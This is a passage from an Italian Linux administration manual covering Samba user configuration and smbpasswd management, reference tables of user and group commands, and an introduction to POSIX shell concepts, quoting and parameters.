`log file =` ***modello_file***	Definisce il file o i file da usare per annotare ciò che succede. Nell’esempio si usa il modello ‘**`/var/log/samba/log.%h`**’, con il quale si crea un solo file denominato ‘`log.`***hostname***’ (ovvero «log.» seguito dal nome che restituisce il comando ‘**`hostname`**’) nella directory ‘`/var/log/samba/`’.
`log level =` ***n***	Definisce il livello di dettaglio delle annotazioni fatte nel file delle registrazioni. Il livello uno, come appare nell’esempio, è sufficiente per ottenere un rapporto degli accessi remoti.
`encrypt passwords = true|false`	Specifica se le parole d’ordine usate per l’autenticazione debbano viaggiare in forma cifrata o meno. Generalmente va attivata questa opzione (‘**`true`**’), a meno di configurare diversamente i clienti MS-Windows.

Direttiva	Descrizione
`passdb backend = smbpasswd:`***file*** `smb passwd file = `***file***	Queste due direttive, assieme, definiscono il modo in cui Samba conserva le informazioni sugli utenti e il file che deve essere usato in pratica. I modelli mostrati sono scelti appositamente per usare la forma di un file di testo normale, vagamente simile a '`/etc/passwd`'.
`invalid users = `***utenti***	Consente di escludere l'accesso di alcuni utenti, tipicamente '**`root`**' e altri utenti speciali.

139.3 Elenco degli utenti

Secondo l'esempio di configurazione proposto nella sezione precedente, le utenze di Samba vengono annotate in un file di testo comune, strutturato concettualmente in modo simile a '`/etc/passwd`'. Per la precisione le righe di questo file hanno la struttura seguente:

utente* : *uid* : *pwd_1* : *pwd_2* : *opzioni* : *ultima_modifica

Come si vede, appaiono due versioni della stessa parola d'ordine cifrata; la prima serve a sistemi MS-Windows 95/98, mentre la seconda serve a sistemi MS-Windows NT e conformi. L'aspetto di una di queste righe è simile all'esempio seguente:

```
...
tizio:1001:981BB8DA...D3745EDF4:3C9CFFE...C0FD6:[U          ]:LCT-4723A492:
...
```

Il campo delle opzioni contiene delle lettere tra parentesi quadre; nell'esempio, la lettera «U» indica che si tratta di un utente comune. L'ultimo campo che contiene la data di ultima modifica dell'utenza, inizia con la sigla «LCT» (*Local change time*) e prosegue con un trattino e poi un numero che rappresenta il tempo trascorso a partire dall'epoca di riferimento (l'ora zero del primo gennaio 1970).

139.4 Gestione delle utenze

Per la gestione delle utenze di Samba si usa il programma '**`smbpasswd`**'; tuttavia va osservato che le utenze che si creano per Samba devono essere già esistenti nel file '`/etc/passwd`' (Unix), mentre la loro eliminazione riguarda solo la rimozione dal file '`/etc/samba/smbpasswd`', o da qualunque altro sistema Samba utilizzi per tale funzione.

`smbpasswd` [***opzioni***] [***utente***]

Questo programma, se usato senza argomenti, si limita a cambiare la parola d'ordine dell'utente Unix attuale, usata però per accedere da un sistema MS-Windows. Attraverso l'uso di opzioni e con l'indicazione di un nominativo utente è possibile, tra le altre cose, eliminare un'utenza di Samba o crearne una nuova. I comandi significativi sono quelli seguenti:

- # **smbpasswd -s -a** ***utente*** [*Invio*]

  in questo modo si crea un'utenza nuova, la quale deve però avere già una corrispondenza con un'utenza Unix;

- # **smbpasswd -x** ***utente*** [*Invio*]

  in questo modo si elimina un'utenza di Samba.

Il cambiamento della parola d'ordine necessaria per accedere all'utenza di Samba, può essere cambiata anche eliminando e ricreando l'utenza.

139.5 Allineamento delle utenze

Quando si utilizza Samba, secondo le modalità descritte in questo capitolo, per una gestione di utenze affiancata a quella in stile Unix, si pone evidentemente il problema di gestire uniformemente le due cose, soprattutto per ciò che riguarda la parola d'ordine necessaria per accedere. Viene qui proposto un metodo molto «semplice», almeno sul piano realizzativo, attraverso l'uso di script personali.

Il brano seguente, relativo a uno script per una shell POSIX, mostra in che modo potrebbe essere creata un'utenza, sia per la gestione in stile Unix, sia per Samba, ma tutto è molto semplificato e privo di controlli, pertanto va poi esteso e migliorato secondo le proprie abilità:

```
…
# $UTENTE è il nome dell'utente creato.
# $GECOS  è la descrizione dell'utente (priva di caratteri vietati).
# $PASSWD è la parola d'ordine stabilita per accedere.
…
#
# Aggiunge l'utente Unix.
#
adduser --disabled-password \
        --no-create-home \
        --home /home/$UTENTE \
        --gecos "$GECOS"\
        $UTENTE
#
# Crea la directory personale Unix.
#
cp -dpR /etc/skel /home/$UTENTE
chown -R $UTENTE: /home/$UTENTE
#
# Elimina l'utente per Samba, nel caso dovesse esistere già.
#
smbpasswd -x $UTENTE 2> "/dev/null"
#
# Attribuisce la parola d'ordine.
#
if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
```

```
   | passwd $UTENTE 2> /dev/null
then
    if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
       | smbpasswd -s -a $UTENTE 2> /dev/null
    then
        true
    else
        echo "Non posso creare l'utenza Samba!"
    fi
else
    echo "Non posso creare l'utenza Unix!"
fi
…
```

Il brano successivo mostra come si potrebbe procedere per cambiare la parola d'ordine a un'utenza che è già operativa, ma come si vede si tratta solo di una riduzione dell'esempio già fatto, in quanto per Samba si procede con la rimozione dell'utenza e la sua nuova creazione:

```
…
# $UTENTE è il nome dell'utente creato.
# $PASSWD è la nuova parola d'ordine stabilita per accedere.
…
#
# Elimina l'utente per Samba.
#
smbpasswd -x $UTENTE 2> "/dev/null"
#
# Attribuisce la parola d'ordine.
#
if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
   | passwd $UTENTE 2> /dev/null
then
    if ( sleep 1 ; echo $PASSWD ; sleep 1 ; echo $PASSWD ) \
       | smbpasswd -s -a $UTENTE 2> /dev/null
    then
        true
    else
        echo "Non posso creare l'utenza Samba!"
    fi
else
    echo "Non posso creare l'utenza Unix!"
fi
…
```

139.6 Riferimenti

- *Samba*

  ⟨http://www.samba.org ⟩

- Fulvio Ferroni, *Samba e OpenLDAP*

  ⟨http://linuxdidattica.org/docs/altre_scuole/planck/samba/ ⟩

140 Promemoria: utenze

Comando	Descrizione
`pwconv`	Genera o aggiorna il file '`/etc/shadow`' a partire dal file '`/etc/passwd`'.
`pwunconv`	Elimina il file '`/etc/shadow`' mettendo le parole d'ordine cifrate nel file '`/etc/passwd`'.
`useradd` ***utente***	Aggiunge l'utente specificato nel file '`/etc/passwd`' e se esiste anche da '`/etc/shadow`'; senza occuparsi di altre questioni.
`adduser` ***utente***	Aggiunge l'utente specificato nel file '`/etc/passwd`' e se esiste '`/etc/shadow`', chiedendo interattivamente tutte le altre informazioni che servono, creando anche la directory personale.
`smbpasswd` [`-s`] `-a` ***utente***	Aggiunge l'utente specificato nella gestione di Samba (potrebbe essere il file '`/etc/samba/smbpasswd`').
`userdel` ***utente***	Elimina l'utente specificato dal file '`/etc/passwd`' e se esiste anche da '`/etc/shadow`'.
`deluser` ***utente***	Elimina l'utente specificato dal file '`/etc/passwd`' e se esiste anche da '`/etc/shadow`', occupandosi eventualmente anche dell'eliminazione della directory personale.
`smbpasswd -x` ***utente***	Elimina l'utente specificato nella gestione di Samba.
`passwd` [***utente***]	Cambia la parola d'ordine (Unix) utilizzata per accedere al sistema, aggiornando il file '`/etc/passwd`' o il file '`/etc/shadow`'.
`chage` ***utente***	Visualizza i tempi annotati nel file '`/etc/shadow`' riferiti all'utente indicato.
`pwck`	Verifica la coerenza del file '`/etc/passwd`' e se esiste anche di '`/etc/shadow`'.
`groupadd` ***gruppo*** `groupdel` ***gruppo***	Aggiunge o elimina un gruppo modificando il file '`/etc/group`' ed eventualmente anche il file '`/etc/gshadow`'.
`grpconv`	Genera o aggiorna il file '`/etc/gshadow`' a partire dal file '`/etc/group`'.
`grpunconv`	Elimina il file '`/etc/gshadow`' aggiornando per quanto possibile il file '`/etc/group`'.
`gpasswd` [***gruppo***]	Attribuisce o cambia la parola d'ordine associata al gruppo, aggiornando il file '`/etc/group`' o il file '`/etc/gshadow`'.
`grpck`	Verifica la coerenza del file '`/etc/group`' e di '`/etc/gshadow`' se esiste (utilizzando anche il file '`/etc/passwd`').
`su` [`-`] [***utente***]	Consente di cambiare utenza temporaneamente. Se si usa il segno '**-**' tra gli argomenti si ottiene l'ambiente normale che si otterrebbe attraverso un'ingresso normale nel sistema (senza '**`su`**').
`newgrp` [`-`] [***gruppo***]	Consente di cambiare gruppo temporaneamente. Se si usa il segno '**-**' tra gli argomenti si ottiene l'ambiente normale che si otterrebbe attraverso un'ingresso normale nel sistema.
`users`	Visualizza l'elenco degli utenti che stanno utilizzando il sistema.
`who`	Visualizza l'elenco degli utenti che stanno utilizzando il sistema, con l'indicazione del terminale da cui accedono.

Comando	Descrizione
`w`	Visualizza l'elenco degli utenti che stanno utilizzando il sistema, con più informazioni sulla loro attività.
`finger` [***utente***]	Fornisce informazioni su tutti gli utenti connessi all'elaboratore locale o soltanto sull'utente indicato (che può anche non essere connesso in quel momento).
`whoami`	Mostra il nominativo utente, associato al numero UID efficace, utilizzato dalla stessa persona che dà il comando.
`logname`	Mostra il nominativo utente utilizzato per accedere al sistema.
`chsh` [***utente***]	Cambia la shell utilizzata dall'utente.
`chfn` [***utente***]	Cambia le informazioni personali associate all'utente.
`groups`	Elenca i gruppi a cui è associato l'utente.
`id`	Elenca le informazioni sull'utenza (utente, gruppi, numeri UID e GID).
`last`	Visualizza gli ultimi accessi annotati nel file '`/var/log/wtmp`'.
`logger` ***messaggio***	Aggiunge un'annotazione nel registro del sistema.

141 Promemoria: tabelle riepilogative

Tabella 131.1. Riepilogo dei programmi e dei file per la gestione del registro del sistema.

Nome	Descrizione
'**syslogd**'	Demone per l'annotazione nel registro del sistema.
'/etc/syslog.conf'	Configurazione di '**syslogd**'.
'**logger**'	Aggiunge delle annotazioni nel registro del sistema.
'**klogd**'	Demone per la registrazione dei messaggi del kernel.

Tabella 132.1. Riepilogo dei programmi e dei file per il controllo degli accessi e per le operazioni correlate.

Nome	Descrizione
'**login**'	Permette l'accesso a un sistema.
'/etc/passwd'	Tabella delle caratteristiche salienti degli utenti.
'/etc/group'	Tabella delle caratteristiche salienti dei gruppi.
'/etc/shadow'	Tabella delle parole d'ordine quando non sono in '/etc/passwd'.
'/var/run/utmp'	Elenco degli accessi in corso.
'/var/log/wtmp'	Elenco degli accessi trascorsi.
'/etc/motd'	Messaggio di apertura o messaggio del giorno.
'/etc/nologin'	Messaggio di impedimento all'accesso.
'/etc/securetty'	Elenco dei terminali da cui è consentito l'accesso all'utente '**root**'.
'/var/mail/*'	Messaggi di posta elettronica degli utenti.
'~/.hushlogin'	Accesso rapido.
'/var/log/lastlog'	Data e orario dell'ultimo accesso.
'**su**'	Permette di operare con l'identità di un altro utente.
'**newgrp**'	Permette di cambiare gruppo.
'**users**'	Elenca i nomi degli utenti che accedono al sistema.
'**w**'	Elenca i nomi e altre notizie degli utenti che accedono.
'**who**'	Elenca i nomi degli utenti che accedono al sistema.
'**finger**'	Fornisce notizie sugli utenti di un certo elaboratore nella rete.
'**pinky**'	Fornisce notizie sugli utenti dell'elaboratore locale.
'**whoami**'	Emette il nome dell'utente.
'**logname**'	Emette il nome dell'utente.
'**groups**'	Elenca i gruppi a cui appartiene un utente.
'**id**'	Elenca i dati identificativi dell'utente.

Tabella 133.1. Riepilogo dei programmi e dei file per la gestione della registrazione degli utenti.

Nome	Descrizione
'**adduser**'	Aggiunge un utente e tutto quello che serve perché possa accedere.
'/etc/skel/'	Struttura tipica di una nuova directory personale.
'**passwd**'	Permette di modificare la parola d'ordine.
'**chsh**'	Cambia la shell abbinata all'utente.
'/etc/shells'	Elenco delle shell utilizzabili nel sistema.
'**chfn**'	Modifica i dati personali dell'utente.

Tabella 134.1. Riepilogo dei programmi e dei file per la gestione delle parole d'ordine oscurate.

Nome	Descrizione
'/etc/shadow'	File delle parole d'ordine cifrate.
'/etc/login.defs'	Configurazione generale del sistema di autenticazione.
'**pwconv**'	Conversione dal sistema tradizionale alle parole d'ordine oscurate.
'**pwunconv**'	Conversione dalle parole d'ordine oscurate al sistema tradizionale.
'**useradd**'	Inserimento di un nuovo utente.
'/etc/default/useradd'	Configurazione di '**useradd**'.
'**userdel**'	Eliminazione di un utente.
'**usermod**'	Modifica di alcune impostazioni riferite a un utente.
'**chage**'	Modifica i tempi nel file '/etc/shadow'.
'/etc/gshadow'	File delle parole d'ordine cifrate dei gruppi.
'**grpconv**'	Conversione dai gruppi tradizionali alle parole d'ordine oscurate.
'**grpunconv**'	Conversione dai gruppi con parole d'ordine oscurate a quelli tradizionali.
'**gpasswd**'	Modifica della parola d'ordine di un gruppo.
'**groupadd**'	Inserimento di un nuovo gruppo.
'**groupdel**'	Eliminazione di un gruppo.
'**pwck**'	Verifica di coerenza delle informazioni sugli utenti.
'**grpck**'	Verifica di coerenza delle informazioni sui gruppi.
'/etc/adduser.conf'	Configurazione degli script Debian.
'**adduser**'	Script Debian.
'**addgroup**'	Script Debian.

Tabella 135.1. Riepilogo dei file e delle directory per la gestione del sistema PAM.

Nome	Descrizione
'/lib/libpam.so'	Libreria dinamica che consente l'uso dei moduli PAM.
'/etc/pam.d/'	Directory contenente la configurazione dei servizi di autenticazione PAM.
'/etc/pam.conf'	File di configurazione obsoleto.
'/lib/security/'	Directory contenente i file di libreria del sistema PAM.
'/etc/security/'	Directory contenente la configurazione dei moduli PAM (dei file di libreria), contenuti fisicamente nella directory '/lib/security/'.

Parte xxv

Shell Unix

Capitolo 142

Introduzione alla shell Unix

La shell è il programma più importante in un sistema operativo, dopo il kernel. È in pratica il mezzo con cui si comunica con il sistema e attraverso il quale si avviano e si controlla l'esecuzione degli altri programmi.

La shell ha questo nome (conchiglia) perché di fatto è la superficie con cui l'utente entra in contatto quando vuole interagire con il sistema: la shell che racchiude il kernel.

Una shell è qualsiasi programma in grado di consentire all'utente di interagire con il sistema. Può trattarsi di qualcosa di molto semplice come una riga attraverso cui è possibile digitare dei comandi, oppure un menù di comandi già pronti, o un sistema grafico a icone, o qualunque altra cosa possa svolgere questo compito. Nei sistemi Unix si usano ancora shell a riga di comando, ma queste, anche se povere esteticamente, sono comunque molto potenti e difficilmente sostituibili.

La shell tipica di un sistema Unix è l'interprete di un linguaggio di programmazione orientato all'avvio e al controllo di altri programmi. Questo interprete è in grado di eseguire i comandi impartiti da un utente attraverso una riga di comando in modo interattivo, oppure di eseguire un file script, scritto nel linguaggio della shell.

In origine esisteva una sola shell nei sistemi Unix; ovvero la «shell Unix». Attualmente le cose non sono più così e si fa riferimento alla shell storica con il nome del suo autore, Steve R. Bourne, pertanto si parla piuttosto di shell Bourne. La shell Bourne originale ha subito molti rimaneggiamenti e ne esistono diverse varianti e riscritture complete. In generale, a causa di queste diversificazioni conviene fare riferimento allo standard POSIX.

142.1 Shell POSIX

Le shell derivate da quella di Bourne che dichiarano di essere aderenti allo standard POSIX sono molte, purtroppo con tante piccole differenze tra di loro. Conviene citarne alcune: [1] [2] [3]

Bash	ovvero *Bourne again shell*, predisposta per la massima compatibilità POSIX, ma ricca di estensioni proprie;
Ash	ovvero *Almquist shell*, usata soprattutto nei sistemi *BSD.
Dash	ovvero *Debian Almquist shell*, predisposta per essere quasi esclusivamente POSIX, senza estensioni particolari.

142.2 Invito della shell

Quando una shell attende ed esegue i comandi impartiti dall'utente, si trova in una modalità di funzionamento interattivo. La disponibilità da parte della shell di ricevere comandi viene evidenziata dall'apparizione sullo schermo del terminale di un messaggio di invito o *prompt*. Questo, per lo più, è composto da simboli e informazioni utili all'utente per tenere d'occhio il contesto in cui sta operando.

In questo senso, l'invito è un elemento importante della shell, tenendo conto soprattutto della possibilità di configurarlo in base alle proprie esigenze. Il concetto di «invito» riguarda tutti i programmi che richiedono un'interazione con l'utente attraverso una riga di comando.

142.3 Storico dei comandi

Lo storico dei comandi (o «storia», se si preferisce il termine) è un registro degli ultimi comandi inseriti dall'utente (pertanto, si tratta di un «registro storico», che di solito si abbrevia solo con l'aggettivo: «storico»). Quando la shell lo gestisce, l'utente è in grado di ripescare facilmente un comando utilizzato poco prima, senza doverlo riscrivere completamente, con la possibilità di modificarlo o di completarlo.

142.4 Comandi interni

Le shell POSIX e la maggior parte delle altre, mettono a disposizione una serie di comandi interni (o comandi incorporati) che vengono richiamati nello stesso modo con cui si avvia un programma normale. Solitamente, se esiste un programma con lo stesso nome di un comando interno, è il comando ad avere la precedenza, ma logicamente, i programmi standard che hanno lo stesso nome di comandi interni delle shell principali, svolgono di norma un compito simile, anche se non necessariamente identico.

Spesso, questo fatto è causa di equivoci fastidiosi: alle volte non si è in grado di capire il motivo per il quale un certo programma non funziona esattamente come ci si aspetterebbe.

142.5 Alias

Le shell POSIX e altre permettono la definizione di nuovi comandi in forma di ***alias*** di comandi già esistenti. L'utilità di questo sta nella possibilità di permettere l'uso di nomi differenti per uno stesso risultato, oppure per definire l'utilizzo sistematico di opzioni determinate.

Per comprendere il senso di questo si può considerare un esempio: si potrebbe creare l'alias '`dir`' che in realtà esegue il comando '`ls -l`'.

142.6 Ambiente

Ogni programma in funzione in un sistema Unix ha un proprio ***ambiente*** definito in base a delle ***variabili di ambiente***. Le variabili di ambiente sono un mezzo elementare e pratico di configurazione del sistema: i programmi, a seconda dei loro compiti e del loro contesto, cercano di leggere alcune variabili di loro interesse e in base al contenuto di queste adeguano il loro comportamento.

L'ambiente consegnato a ogni programma che viene messo in esecuzione, è controllato dalla shell che è in grado di assegnare ambienti diversi a programmi diversi.

La shell può quindi creare, modificare e leggere queste variabili, cosa particolarmente utile per la realizzazione di file script.

142.7 Condotti

La shell mette in esecuzione i comandi ed è in grado di ridirigere il flusso di dati standard: standard input, standard output e standard error.

Questa caratteristica è importantissima per la realizzazione di comandi complessi attraverso l'elaborazione successiva da parte di una serie di programmi.

Dal punto di vista della shell, ogni comando, anche se composto dalla richiesta di esecuzione di un solo programma, è un condotto.

142.8 Script

Con il termine script si identifica un programma scritto ed eseguito nella sua forma sorgente senza l'intervento di alcuna compilazione. Normalmente, le shell sono in grado di eseguire dei file script, scritti secondo il loro linguaggio.

Per convenzione, gli script di shell e anche di altri linguaggi interpretati, iniziano con una riga che specifica il programma in grado di interpretarli.

```
#!/bin/sh
...
...
```

Questa riga, per esempio, è l'inizio di uno script che deve essere interpretato dal programma '`/bin/sh`', ovvero da una shell compatibile con quella di Bourne e possibilmente anche con la shell POSIX.

142.9 Sostituzione o espansione

Una caratteristica molto importante delle shell tradizionali è la possibilità di effettuare una serie di sostituzioni, o espansioni, nel comando impartito interattivamente o contenuto in un programma script.

142.9.1 Caratteri jolly o metacaratteri

I caratteri jolly, o metacaratteri, sono quei simboli utilizzati per fare riferimento facilmente a gruppi di file o di directory. Nei sistemi Unix sono le shell a occuparsi della traduzione dei caratteri jolly. In questo modo, una riga di comando che ne contiene, viene trasformata dalla shell che fornisce così, al programma da avviare, l'elenco completo di file e directory che si ottengono dall'espansione di questi caratteri speciali.

Dal momento che tale attività è competenza delle shell, dipende dalla shell utilizzata il tipo di caratteri jolly a disposizione e anche il loro significato.

È importante ricordare che alcuni testi fanno riferimento a questo concetto con il termine *globbing*; inoltre, a volte si utilizza la definizione di *shell regular expression*, ovvero *shell regexp*.

142.9.2 Variabili e parametri

Come accennato, le shell permettono di creare o modificare il contenuto di variabili di ambiente. Queste variabili possono essere utilizzate per la costruzione di comandi, ottenendo così la sostituzione con il valore che contengono, prima dell'esecuzione di questi.

Nello stesso modo, i parametri, che sono un tipo particolare di variabili a sola lettura, possono essere usati nelle righe di comando. Di solito si tratta degli argomenti passati a uno script.

142.9.3 Sostituzione di comandi

Le shell POSIX e altre, consentono di comporre un comando utilizzando lo standard output di un altro. In pratica, questi tipi di shell mettono in esecuzione prima i comandi da utilizzare per la sostituzione e quindi, con il risultato che ne ottengono, eseguono il comando risultante.

142.9.4 Protezione dalla sostituzione e dall'espansione

Dal momento che ogni shell può attribuire a dei simboli particolari un significato speciale, quando si ha la necessità di utilizzare tali simboli per il loro significato letterale (normale), occorre fare in modo che la sostituzione e l'espansione non abbiano luogo.

Generalmente si dispone di due tecniche possibili: l'uso di delimitatori all'interno dei quali la sostituzione e l'espansione non deve avere luogo (oppure può avvenire solo in parte) e l'uso di un carattere di escape. Il carattere di escape viene usato davanti al simbolo che non deve essere interpretato, mentre i delimitatori aprono e chiudono una zona protetta della riga di comando.

Dal momento che si devono usare dei simboli per delimitare o per rappresentare il carattere di escape, quando questi simboli devono essere usati nella riga di comando, occorre proteggere anch'essi. Sembra un circolo vizioso, ma alla fine tutto diventa molto semplice.

Il vero problema è che quando ci si abitua a una shell particolare, **ci si abitua** anche **a utilizzare una serie di tecniche consuete, perdendo di vista la sintassi vera dei comandi.**

142.10 Suddivisione in parole

Il compito di una shell tradizionale, quando viene usata in modo interattivo, è quello di interpretare le istruzioni date dall'utente e di avviare di conseguenza i comandi richiesti.

A questi comandi vengono passati normalmente degli argomenti e la separazione tra questi (argomenti) è fondamentale per il significato che assume l'istruzione data dall'utente. Infatti, non è compito dei comandi scomporre l'insieme degli argomenti, ma è compito della shell passarli debitamente separati. In questo modo, i comandi si possono limitare all'analisi di ogni singolo argomento.

Gli oggetti suddivisi che la shell riesce a individuare e quindi a passare ai comandi, sono le ***parole***. È molto importante la conoscenza del modo in cui una shell suddivide una riga di comando in parole.

[1] **Bash** GNU GPL

[2] **Ash** UCB BSD

[3] **Dash** UCB BSD e GNU GPL

Capitolo 143

Shell POSIX: utilizzo generale

La shell POSIX è in pratica la shell Bourne standardizzata. Non esiste una sola shell POSIX, ma tante interpretazioni diverse, più o meno derivate da quella di Bourne.

Il primo elemento comune di queste shell è il programma eseguibile che le rappresenta: '`/bin/sh`'. In pratica, si tratta normalmente di un collegamento simbolico alla shell effettiva che ricopre quel ruolo. In particolare, ci sono shell come Bash che si adeguano agli standard quando sono avviate con quel nome.

143.1 Avvio e conclusione

L'eseguibile della shell POSIX è '**`sh`**', collocato nella directory '`/bin/`':

sh [*opzioni*] [*file_script*] [*argomenti*]

Si distinguono fondamentalmente due tipi di modalità di funzionamento: interattiva e non interattiva. Quando l'eseguibile '**`sh`**' viene avviato con l'indicazione del nome di un file, questo tenta di eseguirlo come uno script (in tal caso non conta che il file abbia i permessi di esecuzione e nemmeno che contenga la dichiarazione iniziale '**`#!/bin/sh`**'). Gli eventuali argomenti che possono seguire il nome del file, vengono passati allo script in forma di parametri (come viene descritto più avanti).

La shell è interattiva quando interagisce con l'utente e di conseguenza mostra un invito a inserire dei comandi. L'eseguibile '**`sh`**' può essere avviato eventualmente in modo esplicitamente interattivo utilizzando l'opzione '**`-i`**'.

Quando la shell funziona in modo interattivo, la variabile di ambiente '**`PS1`**' determina l'aspetto dell'invito, mentre il parametro '**`$-`**' contiene anche la lettera '**`i`**' (i concetti relativi a variabili e parametri vengono chiariti in seguito).

Una shell interattiva può a sua volta essere una «shell di *login*» o meno. La distinzione serve alla shell per determinare quali file di configurazione utilizzare. Una shell di *login* è quella in cui il parametro zero, contiene un trattino ('**`-`**') come primo carattere (di solito contiene esattamente il valore '**`-sh`**'). In pratica è, o dovrebbe essere, quello che si ha di fronte quando è stata completata la procedura di accesso.

$ **echo $0** [*Invio*]

```
-sh
```

Secondo lo standard POSIX, la shell di *login* esegue il contenuto del file indicato nella variabile di ambiente '**`ENV`**'; tuttavia, di solito queste shell si comportano come la shell Bourne, per cui eseguono il contenuto dei file '`/etc/profile`' e '`~/.profile`' in sequenza. La shell POSIX interattiva esegue inizialmente il contenuto del file indicato nella variabile di ambiente '**`ENV`**'.

Una shell non interattiva conclude il suo funzionamento al termine dello script che interpreta. Una shell interattiva termina di funzionare quando le si impartisce il comando '**`exit`**'.

143.2 Interpretazione dei comandi: parametri, variabili, espansione e sostituzione

Una volta avviata la shell in modo interattivo, questa mostra l'invito a inserire dei comandi, che prima di essere eseguiti sono soggetti a un'interpretazione da parte della shell stessa. Nello stesso modo viene interpretato un comando contenuto all'interno di uno script che la shell esegue.

Il meccanismo di interpretazione della shell è molto complesso, perché prevede molte situazioni differenti, in cui ciò che appare deve essere sostituito da qualcosa di diverso. Si può pensare inizialmente a questo meccanismo come a qualcosa che assomiglia alle variabili di un linguaggio di programmazione comune; tuttavia la realtà di una shell è molto più varia e difficile, tanto che comprenderne bene il funzionamento richiede anche più impegno rispetto a un linguaggio di programmazione comune.

143.2.1 Protezione

Il *quoting* è un'azione con la quale si toglie il significato speciale che può avere qualcosa per la shell. Si distinguono tre possibilità: il carattere di escape (rappresentato dalla barra obliqua inversa), gli apici semplici e gli apici doppi (o virgolette). In generale, il concetto può essere trasferito in quello della protezione da un'interpretazione errata di ciò che si intende veramente.

> È importante notare che il concetto di «protezione» è utilizzato in molte situazioni estranee all'uso della shell e ogni contesto può avere una logica differente.

La barra obliqua inversa ('`\`') rappresenta il carattere di escape. Serve per preservare il significato letterale del carattere successivo, cioè evitare che venga interpretato diversamente da quello che è veramente (salvo quando il contesto associa a una sequenza '`\`*x*' determinata un significato speciale).

Un caso particolare si ha quando il simbolo '`\`' è esattamente l'ultimo carattere della riga, o meglio, quando questo è seguito immediatamente dal codice di interruzione di riga: rappresenta una continuazione nella riga successiva.

> Il simbolo '`\`', utilizzato per interrompere un'istruzione e riprenderla nella riga successiva, può essere utilizzato sia con una shell interattiva, sia all'interno di uno script. In ogni caso, bisogna fare bene attenzione a non lasciare spazi dopo questo simbolo, altrimenti non si comporterebbe più come segno di continuazione, ma come protezione di un carattere spazio.

L'esempio seguente mostra l'uso del comando '**`echo`**' per visualizzare un asterisco, ma dal momento che questo verrebbe rimpiazzato dall'elenco dei file e delle directory presenti nella directory corrente, viene protetto con la barra obliqua inversa:

```
$ echo \* [Invio]
```

```
*
```

L'esempio successivo rappresenta uno script, in cui il comando '**`echo`**' viene usato per visualizzare una stringa che nello script viene divisa su due righe, per comodità:

```
#!/bin/sh
echo "Saluti e baci \
bla bla bla."
```

Racchiudendo una serie di caratteri tra una coppia di apici semplici (‘' '’) si mantiene il valore letterale di questi caratteri. Evidentemente, un apice singolo non può essere contenuto in una stringa del genere.

Si tenga presente che l’apice inclinato nel modo opposto (‘`’) viene usato con un altro significato che non rientra in quello della protezione delle stringhe delimitate.

L’esempio seguente mostra l’uso del comando ‘**echo**’ per visualizzare una frase, contenente simboli che in condizioni normali verrebbero rimpiazzati da altre cose:

```
$ echo 'Attenzione: *, \, e altri oggetti particolari ↩
↪restano "inalterati".' [Invio]
```

```
Attenzione: *, \, e altri oggetti particolari restano "inalterati".
```

Racchiudendo una serie di caratteri tra una coppia di apici doppi si mantiene il valore letterale di questi caratteri, a eccezione di ‘**$**’, ‘`’ e ‘****’. I simboli ‘**$**’ e ‘`’ (dollaro e apice inverso) mantengono il loro significato speciale all’interno di una stringa racchiusa tra apici doppi, mentre la barra obliqua inversa (‘****’) si comporta come carattere di escape (di protezione) solo quando è seguita da ‘**$**’, ‘`’, ‘**"**’ e ‘****’; inoltre, quando si trova al termine della riga serve come indicatore di continuazione nella riga successiva.

Si tratta di una particolarità molto importante, attraverso la quale è possibile definire delle stringhe in cui si possono inserire: variabili, parametri e comandi da sostituire.

L’esempio seguente mostra l’uso del comando ‘**echo**’ per mostrare una frase in cui si fa riferimento al parametro posizionale zero (che viene descritto in seguito). Questo parametro viene prima indicato proteggendo il dollaro, in modo da impedire che venga interpretato come tale, quindi viene inserito in modo da ottenerne il contenuto:

```
$ echo "Il parametro \$0 contiene: \"$0\"" [Invio]
```

```
Il parametro $0 contiene: "-sh"
```

143.2.2 Parametri e variabili

Nella documentazione comune si utilizza il termine «parametro» per identificare diversi tipi di entità: parametri posizionali; parametri speciali; variabili di shell. In questo documento, per evitare confusioni, si riserva il termine parametro solo ai primi due tipi di entità.

L’elemento comune tra i parametri e le variabili è il modo con cui questi oggetti devono essere identificati quando si vuole leggere il loro contenuto: occorre il simbolo ‘**$**’ davanti al nome (o al simbolo) dell’entità in questione, mentre per assegnare un valore all’entità (sempre che ciò sia possibile), questo prefisso non deve essere indicato. Per la precisione, per leggere il contenuto di un parametro o di una variabile si usa normalmente una delle due forme seguenti:

```
$nome
```

```
${nome}
```

In pratica si usano le parentesi graffe per circoscrivere il nome o il simbolo associato alla variabile o al parametro, quando c'è la necessità di evitare ambiguità di qualche tipo.

I parametri sono delle variabili speciali che possono essere solo lette e rappresentano alcuni elementi particolari dell'attività della shell. Un parametro è definito, cioè esiste, quando contiene un valore, compresa la stringa nulla.

Parametro	Descrizione
n	Un parametro posizionale è definito da una o più cifre numeriche a eccezione dello zero che ha invece un significato speciale. I parametri posizionali rappresentano gli argomenti forniti al comando: '**1**' è il primo, '**2**' è il secondo e così di seguito. Quando si utilizza un parametro composto da più di una cifra numerica, è indispensabile racchiuderlo tra parentesi graffe; per esempio: '**${10}**', '**${11}**',...
0	Restituisce il nome della shell o dello script. Se la shell viene avviata con un file di comandi, '**$0**' si espande nel nome di quel file. Se la shell viene avviata con l'opzione '**-c**', '**$0**' si espande nel primo argomento dopo la stringa dei comandi (sempre che ce ne sia uno).
*	L'asterisco rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta un'unica parola composta dal contenuto dei parametri posizionali, spaziati dal primo carattere contenuto nella variabile speciale '**IFS**'. Se questa variabile non è definita, viene utilizzato uno spazio singolo. Per esempio, se '**IFS**' contenesse la sequenza '**xyz**', '**"$*"**' sarebbe equivalente a '**"$1x$2x**..."'. La variabile di shell '**IFS**' contiene di solito la sequenza: *<SP><HT><LF>* (corrispondente a uno spazio normale, un carattere di tabulazione e al codice di interruzione di riga nella maggior parte dei sistemi Unix). Di conseguenza, viene utilizzato normalmente il carattere spazio (*<SP>*) per staccare i vari parametri posizionali. Per cui, in pratica, la maggior parte delle volte, '**"$*"**' equivale a '**"$1 $2**..."'.
